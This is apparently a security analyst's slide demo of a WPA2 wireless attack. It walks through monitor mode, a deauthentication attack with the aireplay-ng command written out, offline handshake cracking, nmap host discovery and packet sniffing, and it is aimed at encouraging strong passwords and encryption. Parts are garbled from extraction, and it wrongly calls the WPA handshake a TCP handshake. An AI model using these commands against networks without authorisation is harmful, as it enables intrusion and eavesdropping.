

Wireless Attack Demo

BY DEAN BOWEN
CYBER SECURITY ANALYST

About

- This is a demonstration of a wireless attack.
- This demonstration shows why it is important to have good password policies in place, as weak passwords can be cracked within a matter of seconds. The type of encryption being used is also important.
- Once on the network, hackers can see network shared folders, perform lateral movement (pivoting), start scanning internal infrastructure, sniffing, and other attacks.

PACKET CAPTURE

Managed mode only collects packets that are meant for that device. Monitor mode will allow the network adapter to grab any packets that are trying to reach access points.

```
kali)~[/home/kali]
nfig
no wireless extensions.

IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
  Retry Short limit:7   RTS thr:off   Fragment thr:off
  Encryption key:off
  Power Management:on

kali)~[/home/kali]
```

MONITOR MODE

Now that we are in monitor mode we can grab some packets. The idea is to be able to capture a handshake between the client and the access point.

```
root@kali: /home/kali
ons Edit View Help

kali)-[/home/kali]
airmon-ng start wlan0

processes that could cause trouble.
m using 'airmon-ng check kill' before putting
in monitor mode, they will interfere by changing channels
times putting the interface back in managed mode

Name
NetworkManager
wpa_supplicant


Interface      Driver      Chipset
wlan0          rtw_8821ce  Realtek Semiconductor Co., Ltd. RTL8821CE 802.11ac PC
Network Adapter
(monitor mode enabled)

kali)-[/home/kali]
```

WIRELESS TOOLS

We can use wireless tools to monitor for clients that are connected (or trying to connect) to the specific access point that we want to attack.

NOTE: This network is using WPA2 encryption. It is best practice to use the highest encryption possible (WPA3 > WPA2 > WPA).



```
root@kali: /home/kali
File Actions Edit View Help
CH 6 ][ Elapsed: 12 s ][ 2022-04-16 05:10
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	-88	24	6 0	1	270	WPA2	CCMP	PSK	[REDACTED]
0C:27:00:00:00:5D	-88	22	2 0	1	270	WPA2	CCMP	PSK	3ch0h4ck2
[REDACTED]	-61	16	6 0	1	270	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-80	13	7 0	6	270	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-86	8	0 0	5	540	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-86	6	2 0	2	270	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-88	3	0 0	7	130	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-89	5	0 0	7	270	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-92	2	0 0	2	130	WPA2	CCMP	PSK	[REDACTED]
6C:1B:6B:DA:5C:68	-92	0	2 0	13	-1	OPN			<length: 0>
[REDACTED]	-92	0	0 0	11	270	WPA2	CCMP	PSK	[REDACTED]

DEAUTH ATTACK

To speed things up, we can use a DeAuth attack on the clients, so that they are forced to re-connect to the access point, thereby having to resend their TCP handshake.

We can then grab that handshake, and with enough frames, we may be able to crack the password offline.

NOTE: We do not need to connect to any network to perform this.

```
root@kali: /home/kali
File Actions Edit View Help

CH 1 ][ Elapsed: 5 mins ][ 2022-04-16 05:18

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
00:11:22:33:44:5D -47 54    2848    135   0  1 270 WPA2 CCMP PSK 3ch0h4ck2

BSSID STATION PWR Rate Lost Frames Notes Probes
00:11:22:33:44:5D 04:11:22:33:44:5D -51 0 - 1e 119 843

(root@kali)~[/home/kali]
# aireplay-ng --deauth 0 -a 00:11:22:33:44:5D -c 04:11:22:33:44:5D wlan0

05:18:11 Waiting for beacon from (BSSID: 0C:B6:D2:74:14:5D) on channel 1
05:18:11 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|17 ACKs]
05:18:12 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [96|112 ACKs]
05:18:13 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [16|27 ACKs]
05:18:13 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|24 ACKs]
05:18:14 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|47 ACKs]
05:18:15 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|25 ACKs]
05:18:16 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|47 ACKs]
05:18:17 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|25 ACKs]
05:18:18 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|55 ACKs]
05:18:18 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|25 ACKs]
05:18:19 Sending 64 direct DeAuth (code 7). STMAC: [04:11:22:33:44:5D] [ 0|19 ACKs]
```


After collecting enough frames, we can start cracking the handshake. After 25 seconds we have cracked the password.

This is an extremely weak password, but passwords like this are very common, and sometimes there is no password at all (open, guest, public WiFi).

A strong password can take several years to crack (uncrackable), however, there are ways to increase the cracking speed using aggregated GPU's on powerful dedicated machines.

[illegible]

CONNECTING TO INTERNAL NETWORK

Once we have cracked the password, we simply connect to the network as an authenticated device.

From there we can start exploring and probing the network for more attack vectors.



NETWORK MAPPING

Once on the internal network we can start probing devices on this network for open ports and services to exploit (see my network-based attack demo for an illustration of this).

This scan shows us three devices connected to the same access point. With the kali machine being the attacker machine.

From there more specific scans can be done to isolate the target systems, but this scan is all we need to discover machines connected to this access point.

```
(root@kali)-[/home/kali]
# nmap -T5 -sn 192.168.0.*
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-16 05:58 EDT
Nmap scan report for [redacted] (192.168.0.1)
Host is up (0.0098s latency).
MAC Address: [redacted] ([redacted])
Nmap scan report for [redacted] (192.168.0.182)
Host is up (0.096s latency).
MAC Address: [redacted] ([redacted])
Nmap scan report for kali (192.168.0.177)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.75 seconds
```

NETWORK SNIFFING

From this point we can intercept traffic between network devices. We can also turn any machine we are able to exploit into a sniffer.

We can see our scan from the previous slide showing the source and destination of the packets on the network in real-time.

If these machines were using Telnet for example, we would be able to eavesdrop on the packets, and see unencrypted usernames and passwords (in clear text).

Capturing from wlan0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.0.182

No.	Time	Source	Destination	Protocol	Length	Info
2007	24.128296540	192.168.0.182	192.168.0.177	TCP	54	422 → 39766 [RS
2008	24.128297518	192.168.0.182	192.168.0.177	TCP	54	211 → 39766 [RS
2009	24.128298426	192.168.0.182	192.168.0.177	TCP	54	54 → 39766 [RST
2010	24.128298915	192.168.0.182	192.168.0.177	TCP	54	750 → 39766 [RS
2011	24.128299893	192.168.0.182	192.168.0.177	TCP	54	531 → 39766 [RS
2012	24.128300800	192.168.0.182	192.168.0.177	TCP	54	312 → 39766 [RS
2013	24.133014249	192.168.0.182	192.168.0.177	TCP	54	485 → 39766 [RS
2014	24.133015157	192.168.0.182	192.168.0.177	TCP	54	90 → 39766 [RST
2015	24.135380331	192.168.0.182	192.168.0.177	TCP	54	471 → 39766 [RS
2016	24.135380820	192.168.0.182	192.168.0.177	TCP	54	730 → 39766 [RS
2017	24.135381798	192.168.0.182	192.168.0.177	TCP	54	2 → 39766 [RST,
2018	24.135382706	192.168.0.182	192.168.0.177	TCP	54	829 → 39766 [RS

Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface wlan0, id
Ethernet II, Src: CyberTAN_3a:ef:7d (00:0c:29:3a:ef:7d), Dst: IPv6mcast_16 (33:33:00:00:00:16)
Internet Protocol Version 6, Src: fe80::294e:5cd9:aa2a:8378, Dst: ff02::16
Internet Control Message Protocol v6

0000 33 33 00 00 00 16 00 45 e2 3a ef 7d 86 dd 60 00 33...E...}
0010 00 00 00 38 00 01 fe 80 00 00 00 00 00 00 29 4e ...8...)N
0020 5c d9 aa 2a 83 78 ff 02 00 00 00 00 00 00 00 00 \..*x...

THANK YOU

